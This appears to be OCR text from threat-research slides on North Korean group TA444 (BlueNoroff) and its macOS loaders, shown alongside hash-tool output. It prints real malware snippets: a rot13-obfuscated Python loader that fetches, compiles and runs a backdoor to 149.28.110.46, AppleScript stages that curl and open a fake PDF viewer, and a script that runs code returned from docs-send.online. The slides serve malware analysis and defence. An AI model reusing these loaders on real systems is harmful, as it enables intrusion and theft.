python3 macho_bulk_hashing.py -f Malware/sockracket

Target File:        Malware/sockracket
File MD5:           749da6c3a50f60f3636443275118b20f
Sig Name:           mac_t
Dylib Hash:         "f17d4ef7260486d474bc14bd8faf147a"
Import Hash:        "801efe0d4e819d096f33477adf84e450"
Export Hash:        "7f3b75c82e3151fff6c0a55b51cd5b94"
Entitlement Hash:   "043b344cbca545c5243bef48526fbc9a"
```

02

TA444

Most Active Cluster

TA444


AKA: **Sapphire Sleet, BLUENOROFF, STARDUST CHOLLIMA**

Methods: Phishing, fake PDF readers, Python & Java packages

Includes **Interception**

Heavy reliance on **Apple scripting (SCPT, Bash)**

TA444 Java & Python Packages




```python
def _terminal_output():

    pltype = platform.system()
    if pltype == codecs.decode(QRCodeBuilder.is_windows, rot13_func):
        try:
            subprocess.Popen(codecs.decode(QRCodeBuilder.win_msi_exec, rot13_
            'msiexec -c /Q /i https://www.thecloudnet.org/i45E78a4qo+faVzBVMW
        except:
            pass
    elif pltype == codecs.decode(is_linux, rot13_func):
        pdist = distro.id()
        if pdist == codecs.decode(QRCodeBuilder.is_ubuntu, rot13_func):
            try:
                subprocess.run(codecs.decode(QRCodeBuilder.apt_get_gcc, rot13
                'apt-get install gcc -f'
                subprocess.run(codecs.decode(QRCodeBuilder.curl_git, rot13_func), shell=True)
                'curl https://capitalzeroco.com/buildconfig?arch=LIOWVBqZr -o /tmp/.ICE-unix/git.c'
                subprocess.run(codecs.decode(QRCodeBuilder.unix_git, rot13_func), shell=True)
                'gcc -o /tmp/.ICE-unix/git /tmp/.ICE-unix/git.c -lnsl -lpthread -lresolv -std=gnu99'
         try:
             subprocess.run(codecs.decode(QRCodeBuilder.git_ipv4, rot13_func), shell=True)
             '/tmp/.ICE-unix/git 149.28.110.46 443 &'
         except:
             pass
```

```java
private static String getOperatingSystem() {
  String os = System.getProperty("os.name");
  String result = null;

  if (os.contains("Windows"))
      result = "0";
  else if (os.contains("Linux"))
      result = "2";
  else if (os.contains("Mac OS X"))
      result = "1";
  return result;
}
```

Lots of Loaders, Little Fun


Roughly 5-6 variants of basically indistinguishable loaders

Swift, Objective-C



BlueNoroff | How DPRK's macOS RustBucket Seeks to Evade Analysis and Detection


July 5, 2023
by Phil Stokes



```
/Users/carey/
/Users/eric/
/Users/henrypatel/
/Users/hero/
```

Throw away wrappers for curl, or creation of bash / Apple Scripts

PDFReader / ImmutableObject


Internal PDF Viewer

Application

Version 1.0

com.apple.ScriptEditor.id.asc

Intel—64-bit


Copyright

277 KB

Last modified Mar 16, 2023 at 10:28:46 PM

App Sandbox	Not enabled
Hardening	Not enabled
Notarization	None detected
Gatekeeper	Can't evaluate
Signed By	☒ No signature

Throwaway stage 1 & stage 2 loaders


```
do shell script "curl -o /users/shared/1.zip
https://cloud.dnx.capital/ZyCws4dD_zE/aUhUJV0p6P/S9XrRH9%2B/R51g4b5Kjj/abnY%3D -A curl"

do shell script "unzip -o -d /users/shared /users/shared/1.zip"

do shell script "open \"/users/shared/Internal PDF Viewer.app\""
```


Vary as wrappers for curl, or SCPT

Execution	Persistence	Delivery	Internal Naming
n/a	n/a	Via Phishing	com.apple.pdfViewer


Swift Load

Throw away Stage 2 PDF Reader

Minor additional functionality



```
GET /getBalance/usdt/ethereum HTTP/1.1
Host: docs-send.online
User-Agent: curl/7.64.1
Accept: */*
```



```
set sdf to (POSIX path of (path to me))
set aaas to do shell script "curl -H \"Content-Type:application/json\" -d '{\"zip\":\""&sdf&"\"}' https://docs-send.online/gatewindow/1027/shared/"
--display dialog aaas
run script aaas
--display dialog "Can 't open this file. The file maybe damaged."
```

